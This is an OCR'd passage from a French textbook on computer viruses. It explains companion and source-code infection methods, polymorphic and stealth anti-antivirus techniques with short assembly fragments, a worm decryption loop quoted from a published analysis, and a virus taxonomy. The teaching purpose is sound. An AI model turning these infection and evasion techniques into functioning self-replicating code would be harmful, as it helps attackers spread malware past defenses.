


Fig. 5.8. Infection par accompagnement de code

segments de mémoire), eux-mêmes prioritaires sur les fichiers de commandes `BAT`.

Si la cible est un fichier `FILE.EXE` (ces fichiers sont les plus nombreux), le virus procèdera à son infection en créant, dans le même répertoire, un fichier `FILE.COM`, qui de fait sera lancé à sa place. De la même manière, un fichier `FILE.BAT` sera infecté par l'intermédiaire d'un programme `FILE.COM` ou `FILE.EXE` (dans ce dernier cas, le virus pourra comprendre plus de fonctionnalités qu'un fichier de type `COM`).

Cette technique utilise donc simplement des caractéristiques spéciales du système d'exploitation et ne requiert aucune modification de l'environnement. Notons que ces caractéristiques existent pour d'autres systèmes d'exploitation, notamment graphiques, comme Windows (utilisation d'icônes transparentes et/ou chaînées[17] d'extensions de type exécutable naturellement invisibles[18]....) et à ce titre, cette catégorie par préemption d'exécution est tout à fait actuelle, même si, de manière surprenante, peu d'exemples sont rencontrés réellement.

– Le second type exploite la hiérarchie des chemins de recherche des exécutables. Il est connu quelquefois sous le nom de virus de type `PATH`, cor-

[17] Il est possible d'empiler des icônes dont l'une est transparente au sens propre du terme, ou d'une teinte très proche de l'icone cible originale. La première icône lance le virus qui ensuite appellera le programme hôte soit directement, soit par l'intermédiaire de la seconde icône placée sous la première, sur le bureau. Une autre technique consiste à créer une icône supplémentaire, « virale » et de la chaîner avec l'icône de la cible (hôte) en la faisant pointer sur cette dernière. Cette dernière approche est cependant moins discrète que la première.

[18] À ce propos, le lecteur lira l'article très intéressant de *Floydman* disponible sur le CDROM.

respondant à celui de la variable d'environnement d'Unix du même nom (mais d'autres systèmes d'exploitation sont concernés). Cette variable permet d'indiquer les répertoires d'exécution possibles. Cette facilité épargne à l'utilisateur de préciser le chemin absolu dans l'arborescence, d'un fichier exécutable. Il suffit juste de lui indiquer où rechercher tout exécutable lancé. Le système parcourt, *dans l'ordre*, tous les répertoires contenus dans cette variable et regarde si l'un d'entre eux contient l'exécutable demandé.

Le virus va alors procéder à l'infection par création d'un fichier supplémentaire, de même nom, mais placé dans un répertoire qui sera, dans la variable d'environnement de localisation des exécutables (variable `PATH` sous Unix, par exemple), en amont du répertoire du programme légitime (sous réserve de posséder les droits en écriture). Le code viral sera, en conséquence, exécuté en premier. En général, le virus modifie également la variable `PATH`, comme nous le verrons en détail dans le chapitre 9, ce qui fait des virus compagnons de type `PATH` un type à part, dans la mesure où il y a modification (éventuelle) de l'environnement par le virus contrairement à ce qui se passe dans le premier type.

Une autre solution[19] consiste non pas à court-circuiter la variable `PATH` mais plutôt les structures décrivant l'organisation des fichiers sur le disque (par exemple la *table d'allocation des fichiers* (FAT/FAT32) sous DOS/Windows). Ces structures de listes chaînées permettent au système d'exploitation de savoir où se trouve l'image, sur le disque dur, du fichier à projeter en mémoire. Ainsi, son point d'entrée dans cette structure est l'adresse du premier cluster (ensemble de plusieurs secteurs). La structure de liste chaînée[20] permet ensuite de déterminer l'emplacement des autres clusters où se trouve le reste du fichier. Le virus va donc remplacer dans la structure, après l'avoir mémorisée, l'adresse du premier cluster correspondant au fichier cible, par celle du premier cluster correspondant au fichier viral. Lors du lancement, le système d'exploitation charge le fichier viral (la correspondance nom du fichier - adresse du premier cluster se fait grâce à des structures associées à la FAT), lequel, ensuite transfère le contrôle au programme cible en utilisant l'adresse de premier cluster mémorisée lors de l'infection.

[19] Les virus appartenant à cette classe sont improprement appelés virus de FAT. Or la FAT n'est que le *medium* d'infection, pas la cible.

[20] Une structure de liste chaînée est une liste d'élément, chacun de ces éléments contenant un pointeur sur l'élément suivant.

- Le troisième type est le plus indépendant du système d'exploitation (aux droits sur les fichiers près). C'est celui que nous exposerons en détail dans le chapitre 9. Le principe en est extrêmement simple. Une fois une cible identifiée, le virus la renomme en préservant toutefois ses droits en exécution (au moins temporairement). Le virus ensuite se copie en lieu et place du programme attaqué. Nous avons donc toujours deux programmes. À l'exécution du programme cible, le virus est lancé en premier, propage si cela est possible l'infection, puis finalement exécute le programme appelé, qu'il avait renommé. Bien évidemment, un certain nombre d'inconvénients sont à prendre en compte (problème de taille identique de tous les programmes infectés, multiplication du nombre des fichiers...). Nous détaillerons, dans le chapitre 9, l'algorithmique virale de base des virus compagnons, permettant de s'affranchir de toutes ces contraintes.

Le lecteur pourra également consulter [112] dans lequel est présenté l'algorithmique des virus compagnons pour Mac OS X.

5.4.5 Virus de code source

Les virus en code source constituent une catégorie à part. Malgré tout, il s'agit bien d'un mode d'infection, concernant un virus ou un ver. En outre, dans le cas des langages interprétés (voir chapitre 8), la notion de virus de code source se confond avec celle de virus.

Le principe en est très simple. Le virus ou le ver, sous forme exécutable, duplique son code mais contrairement aux quatre modes précédents, la cible est le code source d'un programme et le code dupliqué est le source du virus. Le programme ainsi infecté doit donc être recompilé afin de produire un exécutable valide. La duplication du code, en fait, correspond aux *Quine*, présentés dans la section 2.2.4. La figure 5.9 illustre le fonctionnement de ces virus. La simple duplication du code ne suffit pas, toutefois, à réaliser un tel virus. Une rapide analyse du code source infecté pourrait trahir la présence du virus (même si, dans un programme comptant plusieurs milliers de lignes de code, cette analyse est rarement effectuée par l'utilisateur). Il faut donc dupliquer le code source, en utilisant des mécanismes plus évolués.

L'intérêt et la puissance des virus de code source viennent du fait que l'exécutable produit présente une homogénéité parfaite, contrairement aux autres modes d'infection, où le code binaire est modifié extérieurement. D'autre part, ces virus offrent des possibilités extrêmement importantes de contournement de toutes les techniques de lutte anti-virale, même dans le




Fig. 5.9. Infection de code source

cadre du contrôle d'intégrité. De nombreuses expériences l'ont clairement prouvé.

Un autre avantage des virus de cette catégorie est la possibilité d'infecter des machines dont l'environnement informatique n'est pas connu (type de système d'exploitation en particulier). Un attaquant pourra juste supposer que sa victime utilise un compilateur conforme à une norme donnée et largement répandue (norme `ANSI` par exemple pour le langage C).

Le lecteur pourra objecter que les codes source, notamment ceux offerts en téléchargement, peuvent être protégés par un code d'intégrité. Toute tentative de modification du fichier sera alors détectée lors du recalcul du code d'intégrité. Cela est exact, la fonction `MD5` [194] étant la plus utilisée (toutefois, dans la grande majorité des cas, aucun code d'intégrité n'est utilisé !). Mais plusieurs arguments permettent de fortement mettre en doute l'efficacité des telles fonctions, et de `MD5`, en particulier :

- si l'attaquant parvient à infecter un code source (directement par intrusion dans le système ou indirectement *via* un processus d'infection lancé par la victime), il parviendra sans problème à recalculer une nouvelle empreinte numérique et à la substituer à l'ancienne[21] ;
- la sécurité de certaines fonctions d'intégrité peut être mise en doute. La fonction `MD5`, la plus utilisée, a vu sa sécurité largement amoindrie en 1996 par H. Dobbertin [73]. Ce dernier, lors d'une rencontre avec

[21] Cela est plus difficile si les empreintes sont protégées (chiffrées par exemple). Mais des techniques virales permettent toutefois d'y parvenir, notamment grâce aux virus binaires (voir le chapitre 16).

l'auteur en 1998, estimait que la cryptanalyse complète de MD5 n'était plus qu'une question de temps, en généralisant sa propre technique mise au point pour la cryptanalyse *opérationnelle* de la fonction d'intégrité MD4, dont MD5 reprend la philosophie générale. Cette hypothèse a été confirmée en août 2004 avec la publication de collisions pour la version complète non seulement de MD5 mais également d'autres fonctions de hachage comme HAVAL-128 et RIPEMD [223]. Cette confirmation montre, étant donné le large usage de MD5, comme fonction d'intégrité[22], que la corruption de fichier source devient facile.

Le principe général de l'infection des codes source par un virus est le suivant :

1. Le virus crée un fichier `virus.h` (il portera bien évidemment un autre nom – voir plus loin – dans la réalité) contenant le code source proprement dit du virus. Ce fichier comporte deux parties : le code du virus qui devra être compilé, et le même code contenu dans un tableau de caractères. Un bon exemple est le code du *Quine* suivant, écrit par Daniel Martin (voir également la section 2.2.4). Le code, qui doit être écrit sur une seule ligne, a ici été scindé en plusieurs pour la mise en page :

```
#include<stdio.h>
char a[] = "\";\nmain() {char *b=a;printf(\"#include<st
dio.h>\\nchar a[] = \\\"\");\nfor(;*b;b++) {switch(*b){
case '\\n': printf(\"\\\\n\"); break;\ncase '\\\\':case
 '\\\"': putchar('\\\\'); default: putchar(*b);}} printf
(a);}\n";main() {char *b=a;printf("#include<stdio.h>\n
char a[] = \"");for(;*b;b++) {switch(*b){case '\n':
 printf("\\n"); break;case '\\': case '\"': putchar('\
\'); default: putchar(*b);}} printf(a);}
```

   La création d'un programme autoreproducteur de type *Quine* devient assez complexe lorsqu'il dépasse quelques dizaines d'octets, ce qui est le cas pour les virus en code source. Une technique assez puissante a été développée par M. Ludwig [167, chap. 13]. Le fichier ainsi créé sera bien sûr dissimulé le mieux possible pour ne pas risquer une détection par un simple listage de répertoire.

2. Le virus infecte ensuite les fichiers source cibles selon deux étapes :
   a) insertion d'une directive d'inclusion du type `#include "virus.h"`. Une technique intéressante consiste, par exemple, sous Unix, à créer

[22] Il est d'ailleurs plus que surprenant que les résultats partiels de H. Dobbertin sur MD5 n'aient pas provoqué l'abandon de cette fonction. Des cryptanalyses plus contestables en termes de réalisme, ont conduit souvent plus rapidement à jeter l'opprobre sur des systèmes de chiffrement qui, par ailleurs, offraient une sécurité plus qu'acceptable.

un fichier source viral portant le nom de `.stdio.h` (fichier caché) et de remplacer la directive d'un fichier source cible `#include <stdio.h>` par `#include ".stdio.h"`. Cette solution, qui peut être encore largement améliorée, est déjà plus difficile à détecter (souvent parce que la lecture du code source néglige une lecture soigneuse des en-têtes de programmes) ;

b) insertion dans le code source du programme cible (le mieux est de le faire en noyant cela dans des zones de commentaires) d'une ou plusieurs directives d'appel au virus.

3. Accessoirement, le virus peut finalement procéder lui-même à la compilation du fichier source infecté pour produire directement un code binaire infecté. Seul, ou en liaison avec un autre virus (cas des virus binaires), il pourra également manipuler les codes d'intégrité et/ou les dates de dernière modification et d'accès du fichier.

Le lecteur consultera [77] pour un exemple de virus en code source. Une remarque intéressante, également soulignée dans [77], montre que le fait de disposer des codes source (argument souvent mis en avant en faveur des logiciels libres[23]) n'est que partiellement une garantie de sécurité. En premier lieu, qui lit réellement un code source comptant plusieurs milliers ou dizaines de milliers de lignes, surtout quand le code est difficilement lisible (voir sur `www.ioccc.org`, ce que cela peut donner en langage C) ? Ensuite, l'infection peut très bien être le fait direct du compilateur (voir l'article édifiant de K. Thompson [217]). Seule la production contrôlée de l'exécutable du compilateur, à partir d'un code source sûr, est acceptable si l'on veut avoir presque toutes les garanties. Presque, car les fonctionnalités décrites par K. Thompson pourront très bien être implémentées directement au niveau du processeur.

5.4.6 Les techniques anti-antivirales

Les techniques anti-antivirales développées par les diverses infections informatiques illustrent parfaitement la problématique générale contenue dans le terme sécurité[24] :

[23] L'auteur est d'ailleurs un ardent défenseur de ces logiciels.

[24] Le terme de sûreté, quant à lui, est généralement réservé pour désigner les mesures techniques destinées à lutter contre les attaques non malveillantes, c'est-à-dire ne s'adaptant pas aux protections qui peuvent leur être opposées : pannes, bruit lors d'une transmission, taux de rayures sur un CDROM... ; ces phénomènes sont gouvernés par une loi statistique qui ne change pas lorsqu'une protection est mise en place.

Définition 52 *Sécurité : ensemble des mesures et techniques destinées à contrer les actions malveillantes contre un système, actions dont la nature propre est de s'adapter aux protections qui lui sont opposées.*

Dans le cadre de la lutte antivirale, il est alors parfaitement logique que les virus, vers ou autres infections informatiques, développent des capacités adaptées à contrer et à défaire les protections mises en place par les logiciels anti-virus ou les pare-feux. Deux grandes techniques sont rencontrées :

- La *furtivité*.- Il s'agit d'un ensemble de techniques visant à leurrer l'utilisateur, le système et les logiciels de protection afin de faire croire à l'absence d'un code malveillant, en le rendant hors de portée de la surveillance. Ce résultat peut être obtenu par dissimulation dans des secteurs clefs (secteurs déclarés faussement défectueux, zones non utilisées par le système d'exploitation...), leurrage de structures particulières (table d'allocation des fichiers) ou de fonctions ou de ressources logicielles du système (détournement ou déroutement d'interruptions, d'API Windows[25]...). Dans certains cas, le virus peut se désinfecter totalement ou partiellement après l'action de la charge finale, diminuant ainsi le risque de détection (notamment, dans le cas des virus dits binaires ; voir un exemple détaillé dans le chapitre 16).
- Le *polymorphisme*.- Les antivirus fonctionnant en grande partie, entre autres techniques, sur la recherche de signatures virales, le but du polymorphisme est de faire varier, de copie en copie virale, tout élément fixe pouvant être exploité par l'antivirus pour identifier le virus (ensemble d'instructions, chaîne de caractères particulières...). Les techniques polymorphes sont assez complexes à mettre en œuvre. Les deux principales sont les suivantes :
  - Réécriture de code par utilisation de code équivalent. Par exemple, une structure de contrôle en langage C[26]

    ```
    if(flag) infection();
    else charge_finale();
    ```

    peut être modifiée par une structure équivalente mais de forme différente

    ```
    (flag)?infection():charge_finale();
    ```

[25] Les API (*Application Programming Interface*) sont des modules donnant accès à des informations ou à des fonctions directement intégrées au système d'exploitation.

[26] Cet exemple n'est pertinent que pour un virus en code source, le compilateur produisant le même code binaire. Il est utilisé à titre pédagogique. Il est clair que la modification de code n'a de validité que si l'analyse antivirale ne porte que sur un code de même nature et forme.

Autre exemple, le code de déchiffrement suivant en langage assembleur :

```
loc_401010:
        cmp ecx, 0
        jz  short loc_40101C
        sub byte ptr [eax], 30h
        inc eax
        dec ecx
        jmp short loc_401010
```

peut être réécrit de la manière équivalente suivante :

```
loc_401010:
      cmp   ecx, 0
      jz    short loc_40101C
      add   byte ptr [eax], <valeur aléatoire>
      sub   byte ptr [eax], 30h
      sub   byte ptr [eax], <même valeur aléatoire>
      inc   eax
      dec   ecx
     jmp   short loc_401010
```

Si la première version de code constitue la signature, la seconde ne sera pas détectée.

Cette réécriture de code peut également se faire en insérant, à des endroits aléatoires, des instructions elles-mêmes aléatoires, sans effet. Ainsi, dans le code précédent, l'insertion de la commande `or eax, eax` ou de la commande `add eax 0`, après l'instruction `inc eax`, modifie bien le code, pour une action identique. Ces exemples simples, utilisés pour faciliter la compréhension du lecteur, peuvent devenir extrêmement complexes au point que l'analyse du code, en particulier par des antivirus (étude proprement dite, analyse heuristique ou émulation de code) devient impossible. Le meilleur exemple est celui du code binaire des BIOS dont une grande partie des instructions sert précisément à en interdire l'analyse[27].

- Utilisation de techniques de chiffrement basique sur tout ou partie du virus ou du ver. En général, il s'agit plutôt d'un procédé de masquage

[27] Dans ce cas précis, comme pour beaucoup de logiciels protégés, il s'agit soit de protéger un savoir-faire, soit d'interdire le piratage. Ces techniques de protection de logiciels utilisent :

par une addition modulo 2 (XOR) avec une valeur constante. L'usage d'un véritable chiffrement nécessite une clef qui pourrait, mal implémentée, constituer une signature. Cependant, l'usage de systèmes de chiffrement modernes (par exemple avec RC4 [197]) constitue une perspective très intéressante dans le cadre de la lutte anti-antivirale. Récemment, le ver *W32/Sobig.F* a utilisé un chiffrement, semble-t-il, plus évolué, qui a posé plus de problèmes que les procédés classiques utilisés jusque-là.

Le code viral débute par une procédure, en clair, dont la fonction est de « déchiffrer » le corps principal viral avant son exécution. Il est alors nécessaire, lors du processus d'infection, de changer, à chaque fois, la procédure de déchiffrement (comme elle est en clair, elle peut être utilisée par l'antivirus) et donc de façon correspondante la procédure de chiffrement. Toutefois, dans la plupart des cas, la procédure de chiffrement reste la même. Seuls quelques virus et vers très évolués font varier véritablement la procédure de chiffrement à chaque infection.

À titre d'exemple, considérons le cas du ver *Kelaino* (le lecteur est invité à lire l'article passionnant de N. Brulez [36], duquel cet exemple est tiré). Une partie de son code (la section des données) est chiffrée par une simple addition avec la valeur constante 30H. Précisons que ce type de chiffrement ne résiste pas très longtemps à l'analyse. Le code brut (avant déchiffrement) est le suivant :

```
DATA:00402799 aVvqajprXSsuqrp db 'vó~CØjPR{òčæÖŒ~CRPl
     øòčæÖŒ~CpØÖôó~Cú~Cûñ^ô~CØn=:âÑÆÜòôñjPâčæłòP}òúú'
DATA:00402799                  db 'æùò=:}y}u]åòóúÖ~CŒj
     Pa^‘=:s~CŒñòŒñ]äõáòjPØÑčñÖáæóñ_ØÖ£òök=:PPPP'
DATA:00402799                  db 'PPPPÆ~CÑŒöæóőmR]]]]
     mÅ~ò£ñÇæóñÅ‘‘‘Å‘‘‘eÅ‘artubus^hrbhfs‘‘R=:ê]'
DATA:00402799                  db 'ÇóÖ~CóÖñőjPc=:ê]}â}
     æÖč]ÇóÖ~CóÖñőjP~~CóØæč=:ê]àŒúòŒñjPa=:ê]}ÖØò'
.............
```

- l'obfuscation (par multiplication des instructions à des fins de leurrage, voir [37] ; ou bien par l'écriture d'un code le plus incompréhensible possible, voir par exemple, dans le cas du langage C, le site `www.ioccc.org`),
- la compression,
- le chiffrement.

Il est assez amusant de constater que ces techniques de protection ont été empruntées à certains virus dont les créateurs sont les premiers à les avoir imaginées et utilisées. Le meilleur exemple, et le plus célèbre, est certainement celui du virus *Whale*. Un exemple est présenté dans [38].

Après déchiffrement, cela donne :

```
DATA:00402799 aFromKelainoKel db 'From: "Kelaino"
                    <kelaino@microsoft.com>',0Dh,0Ah
DATA:00402799                 db 'Subject:
                               Slave Message',0Dh,0Ah
DATA:00402799                 db 'MIME-Version:
                                        1.0',0Dh,0Ah
DATA:00402799                 db 'Content-Type:
                             multipart/mixed;',0Dh,0Ah
DATA:00402799                 db '        boundary=
         "----=_NextPart_000_0005_01BDE2EC.8B286C00"'
DATA:00402799                 db 0Dh,0Ah
```

La procédure de déchiffrement (version commentée par N. Brulez), au début du code viral, était :

```
00401000 start    proc near
00401000          mov     ecx, addr_fin_data
              ; ECX = Adresse de la fin des data
00401005          sub     ecx, addr_deb_data
       ; ECX = 402D5D - 402000 = taille des data.
0040100B          mov     eax, 402000h
              ; EAX = adresse du début des data
00401010
00401010 boucle_decrypte:
              ; CODE XREF: start+1A^Yj
00401010          cmp     ecx, 0
              ; ECX sert de compteur.
00401013          jz      short decryptage_termine
              ; tant ecx != 0 on boucle.
00401015          sub     byte ptr [eax], 30h
          ; on soustrait 30h à l'octet pointé par EAX
00401018          inc     eax
          ; on passe au prochain octet à décrypter
00401019          dec     ecx
          ; on décrémente le compteur
0040101A          jmp     short boucle_decrypte
          : on boucle tant que ECX est différent de 0
```

À côté de ces deux techniques anti-antivirales, il en existe d'autres, que l'on pourrait qualifier d'actives :

- mise en sommeil des logiciels de protection (bascule du mode de protection dynamique en mode statique de l'antivirus, modification des règles de filtrage d'un pare-feu...). À titre d'exemple, le ver *W32/Klez.H* tente de désactiver un grand nombre d'antivirus en tuant environ cinquante processus et en effaçant dix fichiers utilisés par certains de ces derniers. Le ver *W32/Bugbear-A*, quant à lui, visait de la même manière plus d'une centaine de logiciels de sécurité (antivirus, pare-feux, nettoyeurs de chevaux de Troie...) ;
- répression de ces logiciels par une action directe et agressive visant à les perturber, à les saturer... en vue d'en empêcher le fonctionnement normal ;
- désinstallation pure et simple de ces logiciels (voir également le chapitre 11 dans le cas du ver *Agobot*).

Le lecteur pourra consulter [104] dans lequel ces techniques de lutte anti-antivirale sont présentées en détail.

5.5 Classification des virus et des vers

La classification des virus et des vers n'est pas chose simple. À l'origine, les choses étaient claires et faire la différence entre deux types de virus, entre un virus et un ver, était chose facile. À l'heure actuelle, face à la tendance des programmeurs de virus de combiner plusieurs techniques et types, toute tentative de classification devient difficile voire artificielle. Il en résulte que les statistiques fournies doivent être soigneusement interprétées et analysées. Ainsi, le ver *Melissa* est à la fois un ver et un virus et certains spécialistes le recensent comme virus. Le ver *Nimda* est à la fois un virus, un ver et un cheval de Troie [28]. Or, il est généralement comptabilisé seulement dans la catégorie des vers. La classification des vers n'est donc pas aisée.

5.5.1 Nomenclature des virus

Il existe différentes manières de classer les virus, toutes privilégiant tel aspect ou tel autre, parfois avec des recouvrements :

- selon le format visé : virus d'exécutables ou de documents ;
- selon l'organe cible : virus de secteur de boot, de pilotes de périphériques...
- selon le langage de programmation : virus en assembleur, virus de code source, virus en langage interprété...

- selon le comportement : virus blindés, virus lents ou rapides, rétrovirus, virus résidents, virus polymorphes ou furtifs...
- selon la nature de la charge finale : virus espions, virus destructeurs...
- selon le mode de fonctionnement : virus binaires, virus psychologiques....

Il existe, par conséquent, une grande variété de virus, que nous allons passer maintenant en revue. La classification que nous avons retenue, plutôt fonctionnelle, n'est peut-être pas la plus utilisée mais elle permet de mieux prendre en compte un certain nombre de virus que les nomenclatures habituelles ne traitent jamais. De plus, elle permet de mieux éviter les recouvrements entre les différentes classes.

Nous n'avons pas retenu les dénominations de virus furtifs ou de virus polymorphes. Dans ces deux cas, il s'agit de techniques de lutte anti-antivirale, non spécifique à tel ou tel virus ou ver (voir la section 5.4.6). Enfin, seule une description, quelquefois détaillée, sera donnée ici pour les catégories de virus considérées[28].

Virus d'exécutables

Les virus d'exécutables sont les premiers types de virus connus. L'infection concerne une cible binaire à partir d'un fichier binaire infecté. Il s'agit donc de mécanismes de bas-niveau qui obligent, en règle générale, à utiliser l'assembleur. Les différents mécanismes d'infection proprement dits ont été décrits dans la section 5.4.

Les mécanismes d'action virale, dans ce cas, sont également fortement déterminés par le format de l'exécutable cible. Ces différents formats décrivent la manière dont le code binaire (instructions et données) est organisé et comment doit s'effectuer la projection des données. Les principaux sont les suivants :

- exécutables `*.COM`. D'une taille inférieure à 64 Ko (un seul segment mémoire au plus, autrement dit les valeurs des registres de segment de code (`CS`), de données (`DS`), de pile (`SS`) et le registre supplémentaire `ES` sont les mêmes), la structure considérée est le *Program Segment Prefix* (PSP) d'une taille de 256 bits (cette structure est attribuée en mémoire

[28] Comme cela a été évoqué dans la préface de ce livre, la plupart des virus succinctement présentés ici, seront décrits en détail dans la suite du présent ouvrage et intitulée *Techniques virales avancées*, à travers l'étude du code d'un représentant illustratif de chaque catégorie. Le propos du présent livre, rappelons-le, est une introduction aux virus et à leur algorithmique de base.

par le MS-DOS). Le code proprement dit ne commence qu'à l'offset[29] `100H`. La contrainte forte est que la taille du fichier, après infection, ne doit pas excéder 64 Ko ;
- exécutables `*.EXE`. Ces programmes, occupant plusieurs segments (pour le code, les données, la pile...), sont décrits par une structure d'en-tête plus complexe comprenant notamment la table de translation des pointeurs. Cela permettra de gérer plusieurs segments lors de la projection en mémoire et de passer d'un adressage relatif (celui du fichier sur le disque) à un adressage absolu (en mémoire). Le virus, en infectant la cible, va augmenter en général la taille du fichier, ce qui peut se traduire par une augmentation du nombre de segments. Il faut dans ce cas modifier et renseigner de manière adéquate l'en-tête d'exécutable et notamment la table de translation des pointeurs, afin de ne pas provoquer d'erreurs lors de la projection en mémoire ;
- exécutables au format `PE` (binaires 32 bits). La structure considérée est l'en-tête `PE`, présentée dans la section 5.4.3 ;
- fichiers de drivers (virus de pilotes de périphériques). L'en-tête de ces fichiers est similaire à celui des fichiers `*.COM` et `*.EXE` (seul l'offset de début change) ;
- fichiers `VxD` de Windows ;
- fichiers exécutables au format `ELF`[30] (Unix) (en-tête ELF et table d'en-tête).

Seul le format de l'exécutable cible va finalement dicter les mécanismes d'action du virus. Le programmeur doit donc connaître intimement le format considéré.

Virus de documents

La notion de virus de document a été longtemps mise en doute par bien des « experts » alors même que les travaux de Cohen et d'Adleman avaient prouvé, de façon théorique, leur existence (voir chapitre 3). La première concrétisation de tels virus est apparue avec le macro-virus *Concept*[31], en 1995 [89]. Depuis cette date, la prolifération des virus de documents n'a cessé

[29] L'adressage des données se fait, sans trop entrer dans les détails, grâce à une adresse de segment (la mémoire étant divisée en segments) et dans le segment, par un offset, c'est-à-dire un déplacement par rapport au début du segment considéré.

[30] Pour une introduction détaillée au format `ELF`, consulter `www.muppetlabs.com/~breadbox/software/ELF.txt`

[31] La dissémination, certainement accidentelle, de ce virus s'est faite par l'intermédiaire de trois CDROM de la firme Microsoft. Il est malheureusement assez courant que des grands acteurs de l'industrie informatique, matérielle ou logicielle, soient les vecteurs

et ces derniers sont toujours une menace actuelle et représentent, surtout pour des variétés peu connues, un risque important.

Nous adopterons la définition suivante.

Définition 53 *(Virus de documents)*
Un virus de document est un code viral contenu dans un fichier de données, non exécutable, activé par un interpréteur contenu de façon native dans l'application associée au format de ce fichier (déterminé par son extension). L'activation du code malveillant est réalisée, soit par une fonctionnalité prévue dans l'application (cas le plus fréquent), soit en vertu d'une faille interne de l'application considérée (de type buffer overflow *par exemple).*

Cette définition présente l'avantage d'être très générale et de ne pas se limiter à la classe la plus connue des virus de documents : les macro-virus. D'autres formats sont également concernés par le risque viral, au moins potentiellement. Dans [153], les principaux formats concernés dans le cas de Windows sont étudiés en détail. Nous en reprenons ici le tableau synthétique donné par son auteur (voir tableau 5.3), en y ajoutant quelques autres formats pour d'autres plateformes. La colonne « risque » de ce tableau correspond à cinq niveaux de classification des codes malveillants donnés dans [153] que nous rappellerons ici, pour plus de clarté.

1. Le format de fichier contient **toujours** du code, qui est **directement** exécuté à l'ouverture du fichier.
2. Le format contient **parfois** du code, qui peut s'exécuter **directement**.
3. Le format contient **parfois** du code, qui ne peut s'exécuter qu'après **confirmation** de l'utilisateur.
4. Le format contient **parfois** du code, qui ne peut s'exécuter qu'après une **action volontaire** de l'utilisateur.
5. Le format ne peut **jamais** contenir de code.

Ainsi, dans le cas de virus comme *Perrun* et du format `jpg`, il ne s'agit pas de virus de documents car le format vecteur ne permet pas l'activation de code viral (à moins, hypothèse jamais observée, qu'un logiciel de visualisation d'images, en vertu de failles logicielles, soit capable d'une telle activation). Dans le cas du PDF (*Portable Document Format*), l'exemple du virus *Peachy* illustre le risque 2 pour ce format qui peut contenir en son sein des exécutables écrits dans d'autres formats (VBS dans le cas de *Peachy*). Dans le cas des formats *Word, Excel* et *Powerpoint*, le risque oscille entre 2 et 3 selon

de virus et de vers, preuve du fait que la méfiance et la vigilance de l'utilisateur doivent s'exercer en permanence, sans distinction de notoriété.

Format	Extensions	Risque	Type
scripts WSH	VBS, JS, VBE, JSE, WSF, WSH	1	texte
Word	DOC, DOT, WBK, DOCHTML	2/3	binaire
Excel	XLS, XL?, SLK, XLSHTML,	2/3	binaire
Powerpoint	PPT, POT, PPS, PPA, PWZ, PPTHTML, POTHTML	2/3	binaire
OpenOffice	OD?	1	texte
Access	MDB, MD?, MA?, MDBHTML	1	binaire
RTF	RTF	4	texte
Shell Scrap	SHS	1	binaire
HTML	HTML, HTM, ...	2	texte
XHTML	XHTML, XHT	2	texte
XML	XML, XSL	2	texte
MHTML	MHT, MHTML	2	texte
Adobe Acrobat	PDF	2	texte
Postscript	PS	1/2	texte
TEX/LATEX	TEX	?	texte

Tab. 5.3. Formats permettant l'existence de virus de documents

la configuration de ces applications (autorisation de l'exécution des macros avec ou sans demande de confirmation).

Le cas des virus en langage Postscript (un cas connu et plusieurs autres cas évoqués) ainsi que des principaux autres langages concernés par ce tableau, dépasse largement le cadre d'introduction que nous nous sommes fixés dans cet ouvrage. Le cas du format PDF est présenté dans le chapitre 12. Pour les autres formats, les virus qui s'y rattachent seront présentés en détail dans l'ouvrage faisant suite au présent livre. Le risque attaché au format TEX est actuellement indéterminé et fait l'objet d'études et de test.

Nous allons nous limiter succinctement aux macro-virus (les principales sous-classes seront également « décortiquées » dans le chapitre 12).

Les macro-virus affectent presque uniquement[32] les applications de la suite *Office* de Microsoft : Word, Excel, Access et Powerpoint. Toutes les versions de cette suite sont concernées, y compris la suite *Office XP*. Bien

[32] Quelques cas, maintenant historiques, ont concerné l'application Lotus 1-2-3.

que ces virus soient considérés comme anciens, ils représentent cependant une menace encore tout à fait actuelle. Les échanges, toujours plus importants, de documents bureautiques favorisent les attaques avec ce type de virus. Des essais en laboratoire ont montré sans l'ombre d'un doute qu'il est toujours possible de contourner à la fois les antivirus actuels et surtout les quelques fonctionnalités de protection et de détection incluses dans les versions successives des suites *Office*. Depuis plus récemment, la suite *OppenOffice* est également concernée par le risque viral [64, 105, 111, 113, 154].

Des audits réguliers et récents dans l'administration ont montré l'importance du nombre des infections par les principaux macro-virus (pour Word97 (W97M), Excel97 (X97M), Powerpoint97 (P97M) et Excel5 (XM)).

